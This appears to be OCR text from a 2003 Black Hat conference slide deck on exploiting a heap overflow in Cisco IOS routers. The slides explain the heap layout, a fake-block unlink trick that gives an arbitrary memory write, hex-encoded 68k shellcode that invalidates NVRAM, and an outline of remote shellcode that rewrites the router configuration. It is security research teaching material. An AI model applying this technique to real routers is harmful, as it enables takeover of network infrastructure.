





Buffer overflows





- Xedia Router
(now Lucent Access Point)
 - long URL in HTTP GET request crashes router
- Brother Network Printer (NC-3100h)
 - Password variable in HTTP GET request with 136 chars crashes printer
- HP ProCurve Switch
 - SNMP set with 85 chars in
.iso.3.6.1.4.1.11.2.36.1.1.2.1.0 crashes switch
- SEH IC-9 Pocket Print Server
 - Password variable in HTTP GET request with 300 chars crashes device




FX of Phenoelit, Blackhat Amsterdam 2003








Common misconceptions

- Embedded systems are harder to exploit than multipurpose OS's
- You have to reverse engineer the firmware or OS to write an exploit
- You need to know how the sys-calls and lib functions work to write an exploit
- The worst thing that can happen is a device crash or reboot




FX of Phenoelit, Blackhat Amsterdam 2003






Proving it wrong: A Cisco IOS Exploit


- Exploiting an overflow condition in Cisco Systems IOS to take over the Router.
- The process you crash is tightly integrated into the OS, so you probably crash the whole OS as well
- According to Cisco, memory corruption is the most common bug in IOS. So it's probably a heap overflow.
- Vulnerability for research:
Buffer overflow in IOS (11.1.x – 11.3.x)
TFTP server for long file names




FX of Phenoelit, Blackhat Amsterdam 2003




Heap Layout







- Two different memory areas: main and IO memory
- Double linked pointer list of memory blocks
 - Same size in IO
 - Various sizes in main
- Probably based off a tree structure
- A single block is part of multiple linked lists




FX of Phenoelit, Blackhat Amsterdam 2003




Block layout




FX of Phenoelit, Blackhat Amsterdam 2003









Theory of the overflow



- Filling the „host block“
- Overwriting the following block header – hereby creating a „fake block“
- Let IOS memory management use the fake block information
- Desired result: Writing to arbitrary memory locations




A free() on IOS






- Remember: Double linked pointer list of memory blocks
- Upon `free()`, an element of the list is removed
- Pointer exchange operation, much like on Linux or Windows

```
Host->prev=next2;  
(Host->next2)+prevofs=prev2;  
delete(Host_block);
```




FX of Phenoelit, Blackhat Amsterdam 2003







The requirements




- Required:
 - MAGIC, RED ZONE
 - PREV PTR
 - Size
- Unchecked:
 - Wasted pointers
 - NEXT PTR
- „Check heaps“ process validates MAGIC and REDZONE
- Performing an overflow up to the NEXT ptr is possible.





FX of Phenoelit, Blackhat Amsterdam 2003








Taking the first: 2500




- Cisco 2500 allows anyone to write to the NVRAM memory area
- Since NEXT ptr is not checked, we can put 0x02000000 (NVRAM) in there
- The 0x00 bytes don't get written because we are doing a string overflow here
- The pointer exchange leads to a write to NVRAM and invalidates it (checksum error)







Taking the first: 2500




- NVRAM gets invalidated by exploit
- Device reboots after discovering issue in memory management („Check heaps“ process)
- Boot without valid config leads to BOOTP request and TFTP config retrieval
- Result: **Attacker provides config**




RJ-45

RJ-45 8-Wire




Getting around PREV





- PREV ptr is checked while the previous block is inspected before the free()
- Test seems to be:

```
if (next_block->prev!=this_block+20)
    abort();
```
- Perform uncontrolled overflow to cause device reboot
 - Proves the device is vulnerable
 - Puts memory in a predictable state
 - Crash information can be obtained from network or syslog host if logged (contains PREV ptr address)




FX of Phenoelit, Blackhat Amsterdam 2003







Free memory blocks




- Free memory blocks carry additional management information
- Information is probably used to build linked list of free memory blocks
- Functionality of FREE NEXT and FREE PREV comparable to NEXT and PREV



FX of Phenoelit, Blackhat Amsterdam 2003






Arbitrary Memory write




- FREE NEXT and FREE PREV are not checked
- Pointer exchange takes place
- Using 0x7FFFFFFF in the size field, we can mark the fake block „free“
- Both pointers have to point to writeable memory

```
*free_prev=*free_next;  
*(free_next+20)=*free_prev;
```







Places for pointers




- ,show mem proc alloc' shows a „Process Array“
- Array contains addresses of process information records indexed by PID
- Process information record's second field is current stack pointer
- All of these are static addresses per IOS image




FX of Phenoelit, Blackhat Amsterdam 2003







Taking the Processor





- The stack of any IOS process is writable by any code running on the system
- We can overwrite
 - Frame pointer
 - Return address
 - Process Array entry
 - Process Record stack entry
 - Process Record SP entry




FX of Phenoelit, Blackhat Amsterdam 2003







The Buffer




- A free() on IOS actually clears the memory (overwrites it with 0x0D)
- Buffer after fake block is considered already clean and can be used for exploitation
- Position of the buffer relative to PREV ptr is static per platform/IOS




FX of Phenoelit, Blackhat Amsterdam 2003







The shell code - V1



- Example based on Cisco 1600
- Motorola 68360 QUICC CPU
- Memory protection is set in the registers at 0x0FF01000
- Disabling memory protection for NVRAM address by modifying the second bit of the appropriate QUICC BaseRegister (See MC68360UM, Page 6-70)
- Write invalid value to NVRAM
- Device reboots and asks for config



FX of Phenoelit, Blackhat Amsterdam 2003




The shell code - V1


- Simple code to invalidate NVRAM
(Sorry, we are not @home on 68k)
- Dummy move operation to d1, data part of OP code is overwritten on free()
- ADDA trick used to circumvent 0x00 bytes in code

```
\x22\x7C\x0F\xF0\x10\xC2      move.l #0x0FF010C2,%a1
\xE2\xD1                       lsr    (%a1)
\x22\x7C\x0D\xFF\xFF\xFF      move.l #0x0DFFFFFF,%a1
\xD2\xFC\x02\xD1              adda.w #0x02D1,%a1
\x22\x3C\x01\x01\x01\x01      move.l #0x01010101,%d1
\x22\xBC\xCA\xFE\xBA\xBE      move.l #0xCAFEBAFE,(%a1)
```


FX of Pnenoell, Blacknat Amsterdam 2003




RJ-45




RJ-45 8-Wire







The Cisco 1600 Exploit




- Overflow once to get predictable memory layout
- Overflow buffer with
 - Fake block and correct PREV ptr
 - Size of 0x7FFFFFFF
 - FREE NEXT points to code buffer
 - FREE PREV points to return address of process „Load Meter“ in stack
 - Code to unprotect memory and write into NVRAM




FX of Phenoelit, Blackhat Amsterdam 2003







The remote shell code





- Append new minimum config to the overflow
- Disable interrupts
- Unprotect NVRAM
- Calculate values for NVRAM header
 - Length
 - Checksum
- Write new header and config into NVRAM (**slowly!**)
